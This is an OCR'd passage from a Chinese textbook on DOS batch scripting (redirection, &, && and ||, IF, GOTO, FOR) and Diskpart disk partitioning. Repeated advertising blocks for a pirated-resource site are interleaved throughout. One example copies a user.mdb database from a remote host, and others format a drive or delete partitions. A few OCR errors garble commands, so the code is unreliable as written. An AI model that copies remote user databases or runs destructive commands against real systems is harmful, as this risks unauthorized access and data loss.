这 3 个命令也是重定向命令，但它们一般不常用，具体的含义如下。

- <，输入重定向命令，从文件中读入命令输入，而不是从键盘中读入。
- >&，将一个句柄的输出写入到另一个句柄的输入中。
- <&，刚好和>&相反，从一个句柄读取输入并将其写入到另一个句柄输出中。

组合命令（&、&&、||）主要用于把多个命令组合起来当做一个命令来执行。这在批处理脚本里是允许的，而且应用非常广泛。它的格式很简单，既然现在已经成了一个文件了，那么多个命令就可以用组合命令连接起来放在同一行。

4. &

&是最简单的一个组合命令，作用是用来连接 n 个 DOS 命令，并把这些命令按顺序执行，

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





而不管是否有命令执行失败。

如 copy a.txt b.txt /y & del a.txt 和 move a.txt b.txt 的效果一样，只不过前者分了两步来进行。需要注意的是，这里&两边的命令是有执行顺序的，即从前往后执行。

5．&&

&&命令可以把它前后两个命令组合起来当做一个命令使用，与&命令的区别在于，它在从前往后依次执行被它连接的几个命令时，会自动判断是否有某个命令执行出错，一旦发现出错后，将不继续执行后面剩下的命令。这就为自动化完成一些任务提供了可能。

如在“dir 文件://1%/www/user.mdb && copy 文件://1%/www/user.mdb e:\backup\www”中，如果远程主机存在 user.mdb，则 copy 到本地 e:\backup\www；如果不存在，则不执行 copy。其实它和“if exist 文件://1%/www/user.mdb copy 文件://1%/www/user.mdb e:\backup\www”语句的作用是一样的。通过 dir c:\ > a.txt && dir d:\ >> a.txt 语句可以把 C 盘和 D 盘的文件和文件夹列出到 a.txt 文件中。

6．||

||命令的用法和&&几乎一样，但作用刚好相反。利用这种方法在执行多条命令时，当遇到一个执行正确的命令就退出此命令组合，不再继续执行下面的命令。

```
@echo off
dir s*.exe || echo Didn't exist file s*.exe & pause & exit
```

上述语句可以实现查看当前目录下是否有以 s 开头的 exe 文件，如果有则退出。这样执行的结果，就能达到题目的要求，是否存在 s*.exe 将出现两种结果。这里若加暂停，则可以看到 echo 输出的内容，否则窗口一闪而过。

3.2.4 批处理的实例应用

批处理（.bat）文件可以用文本编辑、建立、修改和打开，把 DOS 命令一个接一个地输进去，并将该文件的扩展名保存修改为.bat，此时，用户只需双击此文件，即可执行该文件中的命令。

1．IF-EXIST

用 if-exist 命令制作批处理文件的具体操作步骤如下。

步骤 1：先用记事本在 C:\建立一个 test1.bat 批处理文件，文件内容如下。

```
@echo off
IF EXIST \AUTOEXEC.BAT TYPE \AUTOEXEC.BAT
IF NOT EXIST \AUTOEXEC.BAT ECHO \AUTOEXEC.BAT does not exist
```

步骤 2：使用 C:\> test1.bat 语句运行 test1.bat 批处理文件，如果 C:\中存在 AUTO EXEC.BAT 文件，则其内容就会被显示出来；如果不存在，则批处理文件就会提示用户该文件不存在。

步骤 3：再建立一个 test2.bat 文件，文件内容如下。

```
@ECHO OFF
IF EXIST \%1 TYPE \%1
IF NOT EXIST \%1 ECHO \%1 does not exist
```


换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/huan8_blog 合作QQ：

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



> **提示** 代码 IF EXIST 用来测试文件是否存在，格式为：IF EXIST [路径+文件名] 命令。test2.bat 文件中的%1 是参数，DOS 允许传递 9 个批参数信息给批处理文件，分别为%1～%9(%0 表示 test2 命令本身)，这有点像编程中的实参和形参的关系，%1 是形参，AUTOEXEC.BAT 是实参。

步骤 4：使用 C:\> test2 AUTOEXEC.BAT 语句运行 test2.bat 批处理文件，如果 C:\中存在 AUTOEXEC.BAT 文件，则其内容就会被显示出来；如果不存在，则批处理文件就会提示用户该文件不存在。

步骤 5：在“记事本”中建立一个名为 TEST3.BAT 的文件，具体的文件内容如下。

```
@echo off
IF "%1" == "A" ECHO XIAO
IF "%2" == "B" ECHO TIAN
IF "%3" == "C" ECHO XIN
```

步骤 6：如果运行 C:\>TEST3 A B C，则屏幕上会显示 XIAO TIAN XIN；如果运行 C:\>TEST3 A B，则屏幕上会显示 XIAO TIAN。在这个命令执行过程中，DOS 会将一个空字符串指定给参数%3。

2. IF-ERRORLEVEL

运用 if-errorlevel 制作批处理文件的具体操作步骤如下。

步骤 1：在“记事本”中新建一个名为 TEST4.BAT 的文件之后，在其中输入以下代码。

```
@ECHO OFF
XCOPY C:\AUTOEXEC.BAT D:IF ERRORLEVEL 1 ECHO 文件复制失败
IF ERRORLEVEL 0 ECHO 成功复制文件
```

步骤 2：在命令提示符中输入“C:\>TEST4”命令执行该文件。

步骤 3：如果文件复制成功，屏幕就会显示“成功复制文件”信息提示，否则，就会显示“文件复制失败”信息提示。

IF ERRORLEVEL 可用来测试其上一个 DOS 命令的返回值，但仅只是上一个命令的返回值，而且返回值必须依照从大到小的顺序来判断。因此，下面的批处理文件是错误的。

```
@ECHO OFF
XCOPY C:\AUTOEXEC.BAT D:\
IF ERRORLEVEL 0 ECHO 成功复制文件
IF ERRORLEVEL 1 ECHO 未找到复制文件
IF ERRORLEVEL 2 ECHO 用户通过 ctrl-c 中止复制操作
IF ERRORLEVEL 3 ECHO 预置错误阻止文件复制操作
IF ERRORLEVEL 4 ECHO 复制过程中写盘错误
```

步骤 4：无论复制是否成功，用户均可按【Ctrl+C】组合键中止复制操作。

以下是几个常用命令的返回值及其代表的意义。

- backup 。

0：备份成功。

1：未找到备份文件 。

2：文件共享冲突阻止备份完成。

3：用户按【Ctrl+C】组合键中止备份。

换客资源神器官方站：http://www.17huan.com 换客资源神器发布组官方博客：http://t.qq.com/xiuduo_blog 客户官方 QQ：4029333

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器





4：由于致命的错误使备份操作中止。

- diskcomp。

0：盘比较相同。

1：盘比较不同。

2：用户通过按【Ctrl+C】组合键中止比较操作。

3：由于致命的错误使比较操作中止。

4：预置错误中止比较。

- diskcopy。

0：盘复制操作成功。

1：非致命盘读/写错。

2：用户通过按【Ctrl+C】组合键结束复制操作。

3：因致命的处理错误使盘复制中止。

4：预置错误阻止复制操作。

- format。

0：格式化成功。

3：通过【Ctrl+C】组合键中止格式化处理。

4：因致命的处理错误使格式化中止。

5：在提示"proceed with format（y/n）?"下用户键入 n 结束。

- xcopy。

0：成功复制文件。

1：未找到复制文件。

2：用户通过按【Ctrl+C】组合键中止复制操作。

4：预置错误阻止文件复制操作。

5：复制过程中写盘错误。

3．IF STRING1 == STRING2

在记事本中新建文件 TEST5.BAT 之后，再在其中输入以下代码。

```
@echo off
IF "%1" == "A" formAT A:
```

此时执行 C:\>TEST5 A 命令，即可在屏幕上出现是否将 A:盘格式化的内容。

为了防止参数为空的情况，一般会将字符串用双引号（或其他符号，注意不能使用保留符号）括起来。如 if [%1]==[A] 或者 if %1*==A*

4．GOTO

在记事本中新建文件 TEST6.BAT 之后，在其中输入以下代码。

```
@ECHO OFF
IF EXIST C:\AUTOEXEC.BAT GOTO _COPY
GOTO _DONE
:_COPY
COPY C:\AUTOEXEC.BAT D:\
:_DONE
```

> **注意** 在输入代码时，标号前是 ASCII 字符的冒号:，冒号与标号之间不能有空格。标号的命名规则与文件名的命名规则相同。DOS 支持最长 8 位字符的标号，当无法区别两个标号时，将跳转至最近的一个标号。

5．FOR

在记事本中新建文件 TEST7.BAT 之后，在其中输入以下代码。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器



```
@ECHO OFF
FOR %%C IN (*.BAT *.TXT *.SYS) DO TYPE %%C
```

此时运行 C:>TEST7 命令，即可在屏幕上将 C:盘根目录下所有以 BAT、TXT 或 SYS 为扩展名的文件内容显示出来（不包括隐藏文件）。

3.3 对硬盘进行分区

计算机中的系统文件、应用软件及文档等，都是以文档形式存放在计算机中的硬盘上，所以要合理地设置硬盘分区大小，并根据需要随时管理硬盘。

3.3.1 硬盘分区的相关知识

硬盘分区就是对硬盘的物理存储进行逻辑上的划分，将大容量的硬盘分成多个大小不同的逻辑区间，如果不进行分区，在默认情况下将只有一个分区（即 C 盘）。在这种情况下虽然可以照常使用，但给管理和维护计算机带来很多不便。

所谓分区，就是硬盘上建立的用做单独存储区域的部分，它分为主分区和扩充分区。主分区用来存放操作系统的引导记录（在该主分区的第一扇区）和操作系统文件；扩充分区一般用来存放数据和应用程序。

一个硬盘可以被分为 1 ~ 4 个分区，最多能有 4 个主分区。如果有扩充分区，则最多可以有 3 个主分区。一般只有一个扩充分区，它可以被划分成多个逻辑驱动器。用户必须显式地建立主分区，但不必显式地建立扩充分区。在建立第一个非主分区逻辑驱动器时，如果隐式地建立了一个扩充分区，则当增加逻辑驱动器时，即可向该扩充分区中添加逻辑驱动器。

1. 主分区、活动分区、扩展分区、逻辑盘和盘符

- 主分区也称为主磁盘分区，和扩展分区、逻辑分区一样，是一种分区类型。主分区中不能再划分其他类型的分区，因此，每个主分区都相当于一个逻辑磁盘（在这一点上主分区和逻辑分区很相似，但主分区是直接在硬盘上划分的，逻辑分区则必须建立在扩展分区中）。
- 活动分区。就是计算机启动时由哪个区启动，不设置活动分区，计算机就无法启动。在 DOS 分区中，只有基本 DOS 分区可设置为活动分区，逻辑分区是不能设置为活动分区的（建议把 C 盘设置为活动分区）。
- 扩展分区。分出主分区后，其余的部分可以分成扩展分区，一般是剩下的部分全部分成扩展分区，也可以不全分，但剩余部分就浪费了。
- 逻辑盘。扩展分区不能直接使用，需要以逻辑分区的方式来使用，因此，扩展分区可分成若干逻辑分区。
- 盘符。盘符是 DOS 和 Windows 系统对于磁盘存储设备的标识符。一般使用 26 个英文字符加上一个冒号（：）来标识。早期计算机一般装有两个软盘驱动器，因此 A：和 B：两个盘符用来表示软驱，而硬盘设备就是从字母 C：开始一直到 Z:。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器

2．硬盘分区的原因

随着硬件技术的快速发展，硬盘容量也越来越大，计算机管理的灵活性遇到严重挑战，而对硬盘进行分区可以很好地解决这个问题。

对硬盘分区的理由体现在以下 3 个方面。

（1）减少硬盘空间的浪费。一般情况下，对于同一种分区格式，分区越大，簇的大小就越大。保存任意大小的文件，至少要使用一个簇。所以，同样大小的文件保存在大分区上，要比保存在小分区上更浪费空间。

（2）便于文件的分类管理。将不同类型、不同用途的文件，存放在硬盘分区后形成不同的逻辑盘中，便于分类管理，即使误操作或重装系统，也不会导致整个硬盘上的数据全部丢失。

（3）有利于病毒的防治。硬盘多分区多逻辑盘结构，有利于病毒的防治和清除。对装有某些重要文件的逻辑盘可以设置为只读属性，减少文件型病毒侵犯的机会。即使遭到黑客的入侵，有些病毒只攻击 C 盘，因此可以挽救其他逻辑盘中的数据，从而减少损失。

3．硬盘分区的原则

按照硬盘容量的大小和分区个数，硬盘分区有很多种分区方案，可以把硬盘作为一个分区来使用，也可以把硬盘分成 2 个区或 3 个区来使用，每个分区的容量大小既可以相同，也可以不相同。

硬盘分区需要遵循一定的原则，具体表现如下。

（1）方便性。对磁盘分区的初衷是比较方便地对磁盘进行管理。分区过多或过少都不便于对磁盘信息进行管理。分区分得太少，在对磁盘进行分类时就显得比较麻烦了。

（2）实用性。不同的用户对硬盘信息存储要求也不同，比如进行视频编辑、图像处理等工作的用户，就需要划分出一个空间比较大的分区用来存放数据，以便有足够空间来保存图像和视频中大量的临时文件。

（3）安全性。数据安全一直是计算机用户担心的一个问题，其实分区是否合理，也会对安全产生一定的影响。如果把硬盘作为一个分区，其数据安全就没有保障，要是系统文件出现错误或受到病毒攻击，则整个磁盘中的数据将会丢失。所以分区的大小应该合理化，最好分成容易记的整数，如果分区太过随意，在遇到特殊故障（如遇到分区表被破坏）想要手工恢复时，由于难以确认原来分区的大小，就无形中增加了恢复的难度。

3.3.2　利用 Diskpart 进行分区

利用 Diskpart 可实现对硬盘的分区管理，包括创建分区、删除分区和合并（扩展）分区，而且设置分区后不用重启计算机也能生效。Diskpart 启用“磁盘管理”管理单元所支持的操作的超集。“磁盘管理”管理单元禁止无意中执行可能会导致数据丢失的操作。建议用户谨慎使用 Diskpart 实用工具，因为 Diskpart 支持显式控制分区和卷。

1．命令行工具 Diskpart

DiskPart.exe 是一种文本模式命令解释程序，允许用户通过使用脚本或从命令提示符直接输入来管理对象（磁盘、分区或卷）。在磁盘、分区或卷上使用 DiskPart.exe 命令之前，必须先列出选中时要给予其焦点的对象。当某个对象具有焦点时，输入的任何 DiskPart.exe 命令都会作用到该对象。

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



Diskpart 还支持命令参数，命令格式为：Disk[/add|/delete][device_naMe|drive_naMe|partition_naMe][size]，如果不带任何参数，将会启动 Diskpart 的交互式字符界面。

- /add。创建新的分区。
- /delete。删除现有的分区。
- device_naMe。要创建或者删除分区的设备。设置的名称可以从 map 命令输出中获得。
- drive_naMe。以驱动器号表示的待删除的分区，只与/delete 同时使用。
- partition_naMe。以分区名称表示的待删除的分区，可代替 drive_naMe，但只与/delete 同时使用。
- size。要创建分区的大小。以兆字节（MB）表示，只与/add 同时使用。

在 Windows XP 系统中启动 Diskpart.exe 方法很简单，在命令提示符窗口中运行 Diskpart 命令，即可启动 Diskpart.exe 工具，如图 3-1 所示。

Diskpart.exe 几乎支持所有的 Windows XP 特性，包括常用的基本磁盘、从 Windows 2000 中引入动态磁盘等，所支持的命令也比较复杂，稍有不慎就会造成数据破坏，因此，一定要在有把握的基础上进行操作。

下面简单讲述一下 Diskpart.exe 所支持的命令。

- Select Disk。该命令用于指定磁盘，并将焦点转移到该磁盘，命令参数为 select disk=[磁盘编号]。如果没有指定磁盘编号，select 命令就列出当前具有焦点的磁盘（带*号），磁盘的编号从 0 开始，如果有多个磁盘，则磁盘的编号为 0、1…如果不清楚系统中硬盘的情况，可以使用 List Disk 命令来查看计算机上所有的磁盘编号，如图 3-2 所示。




图 3-1　启动 Diskpart.exe 文件




图 3-2　查看磁盘编号

例如，要把焦点移到物理硬盘 0 上，只需在命令提示符 DISKPART>后面运行 select disk=0 命令即可，如图 3-3 所示。

- Select Partition。选择指定分区并给予其焦点，其命令参数为 select partition=[{分区编号|驱动器编号}]，分区编号是从 1 开始的，编号的顺序依次是主分区、扩展分区和逻辑磁盘。如果未指定分区，select 命令就列出具有焦点的当前分区（带有*号）。使用 list partition 命令，可以查看当前磁盘上所有的分区编号，但是必须先用 Select Disk 命令选中某个磁盘，如图 3-4 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器




图 3-3　转移焦点




图 3-4　查看分区编号

选择某个对象时，焦点一直保留在该对象上，直到选中不同的对象。例如，如果在磁盘 0 上设置了焦点，并选择磁盘 1 上的分区 2，焦点就从磁盘 0 转移到磁盘 2 上的分区 2，有些命令会自动更改焦点。例如要创建新分区，焦点就自动转移到新分区上。

- Create Partition Primary。创建分区的顺序为先创建主分区，再创建扩展分区，最后创建逻辑磁盘。创建主分区使用 Create partition Primary 命令，在当前磁盘上创建一个主分区之后，焦点自动移动到新建的分区上，该分区不接受驱动器号，必须使用 assign 命令为该分区分配一个驱动器号。

该命令常用的参数格式为 Create Partition Primary[size=n][offset=n]，其中 size=n 代表分区的大小，如果没有给出该参数，则分区将持续到当前区域中没有可用的空间为止。分区大小是按柱面对齐的，分区大小会自动舍入到最近柱面的边界，如指定一个 500MB 的分区，分区将自动舍入为 504MB。Offset=n 是指创建分区的字节偏移量，如果没有给出偏移量是按柱面对齐的，偏移量会自动舍入到最近柱面的边界，如定义偏移量为 27MB，柱面为 8MB，偏移量会自动舍入为 24MB。

- Create Partition Extended。该命令可以用于创建分区，在当前磁盘上创建扩展选区。创建分区以后，焦点就会自动转移到新建的分区上，每个磁盘上只能创建一个扩展分区。如果试图在另一个扩展分区内创建扩展分区，该命令失效。

该命令常用的参数格式为 Create Partition Extended[size=n][offset=n]，其含义和 Create Partition Primary 命令是一致的。

- Create Partition Logical。使用该命令可以在扩展分区内创建逻辑磁盘，创建分区之后，焦点自动转移到新建的逻辑驱动器上。必须在创建逻辑驱动器之前创建扩展分区。

该命令的常用参数格式为 Create Partition Logical [size=n][offset=n]。

- Delete Partition。使用该命令可以删除带有焦点的分区，不能删除系统分区、启动分区或任何包含活动页面的文件或者故障转储的分区。
- Active。该命令的作用是设置活动分区，将具有焦点的分区标为活动状态，这样就可以通知 BOIS，该分区是有效的系统分区，该命令没有参数，所以使用该命令时一定要小心。DiskPart 只验证分区有足够空间来包含操作系统的启动文件，DiskPart 不检查分区

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书籍资源，再送换客网盘搜索神器



的内容，如果误将某个分区标为 active，并且该分区不包含操作系统的启动的文件，则计算机就有可能无法启动。

2. 使用系统安装盘自带的工具进行分区

在 Windows 2000/XP/Server 2003/7 系统安装光盘中集成了中文界面的分区程序 DISKPART，通过该程序可以不事先给磁盘分区，而在安装过程中再对硬盘进行分区。

另外，这个分区工具还可以单独使用，具体的操作步骤如下。

步骤 1： 启动计算机并按【Delete】键进入 BIOS 设置，将第一启动设置为 CD-ROM 之后，将 Windows XP 安装盘放入到光驱，光盘引导的安装界面如图 3-5 所示。

步骤 2： 根据屏幕显示的提示操作，安装程序将会扫描系统硬件，此过程大致需要几分钟时间。扫描完成后将进入安装许可协议界面，如图 3-6 所示。




图 3-5 系统安装界面




图 3-6 安装许可协议界面

步骤 3： 按【F8】键接受许可协议，即可进入选择安装系统项目界面，如图 3-7 所示。根据提示信息按【C】键，即可进入创建新的分区的界面，在分区大小的位置输入分区容量（单位为 MB），如图 3-8 所示。




图 3-7 选择安装系统项目界面




图 3-8 设置分区大小界面

步骤 4： 在设置完毕之后，将光标移动到“未划分的空间”选项上，根据提示继续划分新的分区，如图 3-9 所示。如果在分区过程中需要删除某个分区，只需将光标移动到该分区上之后，

换

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器

按下【D】键，即可将该分区删除。

步骤 5：在分区创建完毕之后，将光标移动到要安装操作系统的分区上，即可出现格式化分区的界面，如图 3-10 所示。根据需要选择一种文件系统来格式化系统分区，完成以后将复制系统安装文件进行系统的安装。




图 3-9　继续划分分区




图 3-10　选择格式化分区方式

3．用命令符窗口中进行分区

除了使用 Windows 系统安装盘中自带的分区工具进行分区外，也可以在命令提示符中对硬盘进行重新分区。具体的操作步骤如下。

步骤 1：在命令提示符窗口中运行 Diskpart 命令，即可启动 Diskpart.exe 工具，如图 3-11 所示。

步骤 2：因为只有一个硬盘，就不需要使用 list disk 命令来查看磁盘的情况了，可以直接选择第一个硬盘（在 DISKPART>后面输入 select disk=0 命令选中这个硬盘），如图 3-12 所示。

步骤 3：在 DISKPART>后面运行 List partition 命令，即可查看选中硬盘中的分区信息，如图 3-13 所示。




图 3-11　启动 Diskpart.exe 文件




图 3-12　选中硬盘

步骤 4：要将逻辑分区分成两个逻辑分区，可以先删除该分区之后，再重新创建分区。在 DISKPART>后面运行 select part 命令，即可选中分区 3，如图 3-14 所示。在 DISKPART>后面运行 delete part 命令，即可删除分区 3，如图 3-15 所示。

换客

免责申明：所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内正版。换客资源神器发布组祝您技术更上一个台阶，我们的目标通杀国内伪类技术培训收费网站！提供绝对高清无杂音完整视频打包下载！进入官方网站：http://www.17huan.com 就送 2.5T 神器高清无加密视频/书藉资源，再送换客网盘搜索神器






图 3-13 查看硬盘中分区的信息

